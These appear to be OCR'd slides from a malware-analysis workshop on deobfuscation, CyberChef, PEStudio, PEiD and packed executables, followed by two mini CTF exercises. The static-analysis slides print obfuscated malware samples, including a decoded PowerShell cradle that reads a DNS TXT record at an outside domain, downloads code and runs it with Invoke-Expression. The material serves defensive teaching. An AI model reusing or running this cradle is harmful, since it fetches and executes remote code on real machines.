
- https://deobfuscate.io/
- https://obf-io.deobfuscate.io/

PowerShell Deobfuscation:


- https://github.com/R3MRUM/PSDecode

Python Deobfuscation:


- https://github.com/Fadi002/De4py


ANALYZING OBFUSCATED MALWARE CODE
THE AUTOMATED DEOBFUSCATOR DIDN'T WORK
imgflip.com


Static Analysis: Obfuscation Example



```
& ([String]::new(((gcm *v?k?-?x?re*).name)))
([string]::new([System.Convert]::FromBase64String(((('Kh@nV0O1blmt[017Nl4mexfnJFekcR@pek8sQx
1.dE8x[RnqMl4icVTqJRjnHmuN[YPtW3WhP3yq[V41YUn7UlW2JBjtSF82clywXVSUeIKqclbnJGKmb38relTuSF4{Ul
Gu[RCk[VntXVymboSwelWxcF8i[B4kc31fMYS4bFTfWGiTJR4UeIKqcle{V{CeJYvlHBicT2Sx`V4oYUn7clW2JBfn[3
OuHBq3Q3r.MU85Q2KmJhjtclGu[RjqJRHq').ToCharArray() | %{[char]($_ -bxor 0x1)}) -join ''))))
```




```
& ([String]::new(((gcm *v?k?-?x?re*).name)))("
[Net.WebClient]::New().DownloadString((Resolve-DnsName cej.alertoverload.com -type
TXT).Strings[0])|& ([String]::new(((gcm *v?k?-?x?re*).name)))")
```



```
$DNSTextRecord = (Resolve-DnsName cej.alertoverload.com -type TXT).Strings[0]
$Code = Invoke-WebRequest $DNSTextRecord
Invoke-Expression $Code.content
```

Static Analysis: CyberChef

- The absolute best CTF tool
- CyberChef provides tools for decryption, decoding, and many other functions
- Many obfuscated samples can be entirely reversed in CyberChef




```
/Y~S,2a+1)k/ns@&EBBEBEvBEBvBEBvvmV&Fz/K+Wahvl^&FXdWnGa:@&@&U;4,ZGs^+mOP4+UI•2^l^
•`wkDkYB~?•mGx9PS~:tkM[PBPsK;.Y4PBPokWO4#vBEvBEBvvEBBvvEBCV2{H/G•
Wa:BmV2{XkWnWa:@&P•:w,xPwkDkO~_,?•
mGx[~3PPtb.N,_~oKEDO4,_~sbWDtvEBEBBEBEvBEBvBElsfFX/KnWa:BmsfGH/K+Gwh@&;W[+,xP"+2
smm+cP•:2PB~r[E,~,JJ,#EvBEBvBEBvvEBBEvl^&GHdG+KwsBCVf{H/G+K2:@&2U[,?
E8vEBvBEvEBvEBEBBEl^fGH/G+KwhvmV&Fz/K+Wah@&BEBEBvBvvEBvBEvBmVf{H/WnGa:vl^fFXdK+K
w:@&I•OEMx~',r8%•mYc]E
`ZK[n~,!BPOD;n*BvBEvBEBvvEBBvvEls&FzkWnKwsBl^&Fz/K+Gws@&vvEBBEvBEBBEvvBEl^&{XdG•
W2:ECV2GzdK+W2h@&•jmMraY UV•
+wv*ZT!Z#vBEBvvEBBEvBEBBECs&FXkWnW2hEls&Fz/K+G2s@&sG.,k~',q,KG,*EBBEBEvBEBvBEBvv
mV&Fz/K+Wahvl^&FXdWnGa:@&k6~k,'~X,KtnUEBvBEvEBvEBEBBEBms&FXdW•
W2hElV2{XkW+K2h@&hlkYn`jKmY4#@&3x9PrWEBBvvEBvBEvEBvEBmV&FXkG+KwhBmVf{H/W•Gws@&1•
aOBEBEBvBvvEBvBEvBmVf{H/WnGa:vl^fFXdK+Kw:@&?!8PhldY•`]P*@&s}8L•
mYc/GwHsbVnP]PBnCY4jYMkUL@&2x[~UE8yLIEAA==^#~@
```

```
Set Object  = WScript.CreateObject("WScript.Shell")
'''''''''''''''''al37ysoeopm'al37ysoeopm
Set SObject =
CreateObject("Shell.Application")'''''''''''''''''al37ysoeopm'al37ysoeopm
Set FObject =
CreateObject("Scripting.FileSystemObject")'''''''''''''''''al37ysoeopm'al37ysoeop
m
SPath   = WScript.ScriptFullName'''''''''''''''''al37ysoeopm'al37ysoeopm
Dim Code'''''''''''''''''al37ysoeopm'al37ysoeopm
'''''''''''''''''al37ysoeopm'al37ysoeopm
Power0 = "Po"'''''''''''''''''al37ysoeopm'al37ysoeopm
Power1 = "we"'''''''''''''''''al37ysoeopm'al37ysoeopm
Power2 = "rS"'''''''''''''''''al37ysoeopm'al37ysoeopm
Power3 = "he"
```

Static Analysis: PEStudio


- PEStudio pulls apart and parses Portable Executable (PE) files
- It can take some time to process, and occasionally it will freeze
- The imports and strings tabs contain a flagging function to alert on known indicators



```
c:\users\liam powell\downloads\chrome downlc
  indicators (imports > flag > count)
  footprints (count > 10)
  virustotal (error)
  dos-header (size > 64 bytes)
  dos-stub (size > 184 bytes)
  rich-header (tooling > Visual Studio)
  file-header (compiler-stamp > Apr.2025)
  optional-header (subsystem > console)
  directories (count > 6)
  sections (count > 5)
  libraries (count > 2) *
  imports (flag > 79) *
  exports (n/a)
  thread-local-storage (n/a)
  .NET (n/a)
  resources (n/a)
  strings (count > 3621)
  debug (stamp > Apr.2025)
  manifest (n/a)
  version (n/a)
  certificate (n/a)
  overlay (n/a)
```

property	value
footprint > sha256	00684257C243E4BD984C98909DB0675CE34EE8D068849EFBE0F13651D9152D49
first-bytes > hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes > text	M Z . . . . @ . . . .
file > size	139776 bytes
entropy	6.173
signature	n/a
tooling	Visual Studio 2015
file-type	executable
cpu	64-bit
subsystem	**console**
file-version	n/a
description	n/a
stamps	
compiler-stamp	Fri Apr 25 01:33:58 2025 | UTC
debug > stamp	Fri Apr 25 01:33:58 2025 | UTC
resource-stamp	n/a
import-stamp	n/a
export-stamp	n/a
file-names	
export	n/a
debug	n/a
version	n/a
manifest	n/a
.NET > module	n/a

Static Analysis: PEStudio




c:\users\liam powell\downloads\chrome downlc

- indicators (imports > flag > count)
- footprints (count > 10)
- virustotal (error)
- dos-header (size > 64 bytes)
- dos-stub (size > 184 bytes)
- rich-header (tooling > Visual Studio)
- file-header (compiler-stamp > Apr.2025)
- optional-header (subsystem > console)
- directories (count > 6)
- sections (count > 5)
- libraries (count > 2) *
- imports (flag > 79) *
- exports (n/a)
- thread-local-storage (n/a)
- .NET (n/a)
- resources (n/a)
- strings (count > 3621)
- debug (stamp > Apr.2025)
- manifest (n/a)
- version (n/a)
- certificate (n/a)
- overlay (n/a)

indicator (20)	detail	level
imports > flag > count	13	1
compiler > stamp	Fri Apr 25 01:33:58 2025	2
directory > stamp	Fri Apr 25 01:33:58 2025	2
debug > stamp	Fri Apr 25 01:33:58 2025	2
file > checksum	0x00000000	2
groups > API	execution, console, file, reconnaissance, synchronization, memory, exce...	2
mitre > technique	T1057, T1124, T1082, T1106, T1083	2
file > entropy	6.173	3
file > footprint	00684257C243E4BD984C98909DB0675CE34EE8D068849EFBE0F13651D915...	3
file > size	139776 bytes	3
rich-header > checksum	0xCB41881C	3
rich-header > offset	0x00000080	3
rich-header > footprint	42955D92420096591F8A50ADFD468FBDBE14A427A6C8C45861DC59EB11...	3
file > tooling	Visual Studio 2015	3
security > protection	data-execution-prevention (DEP) > ON	3
security > protection	control-flow-guard (CFG) > OFF	3
security > protection	address-space-layout-randomization (ASLR) > ON	3
file > subsystem	console	3
security > protection	code-integrity (CI) > OFF	3
imphash > md5	FB181CC3B97F20DD591CD0A84320BB17	3

Static Analysis: Packed Executables & PEiD



File: G:\cbzvl.exe

Entrypoint: 000306C0

EP Section: UPX1

File Offset: 0001DAC0

First Bytes: 60,BE,00,30

Linker Info: 9.0

Subsystem: Win32 GUI

UPX 0.89.6 - 1.02 / 1.05 - 2.90 -> Markus & Laszlo

☑ Stay on top

- PE iDentifier (PEiD) identifies packed binaries
- A packed binary is any binary that has run through a packing process that compresses, encrypts, or otherwise obfuscates the binary
- This is typically done by adding a loader that decompresses the original program code at run time
- When you attempt to reverse engineer a packed binary, the loader must be reversed first to reveal the original payload code
- Some common packers have well known loaders or functions that can be easily reversed

Mini CTF 1

Mini CTF 1

Time: 10 minutes

Link: https://github.com/lpowell/Malware_Workshop_Public/tree/main/mini_ctf/CTF_1

Scenario:

- We've found this strange binary on a device. It prints out "Running this won't give you the flag 👀 ". Can you figure out what they're talking about?

Mini CTF 2

Mini CTF 2

Time: 10 minutes

Link: https://github.com/lpowell/Malware_Workshop_Public/tree/main/mini_ctf/CTF_2

Scenario:

- This looks like a binary file, but we can't seem to get it to run. It gives us a weird error about entry points in DLLs. Can you look at it and figure out what's wrong with it?

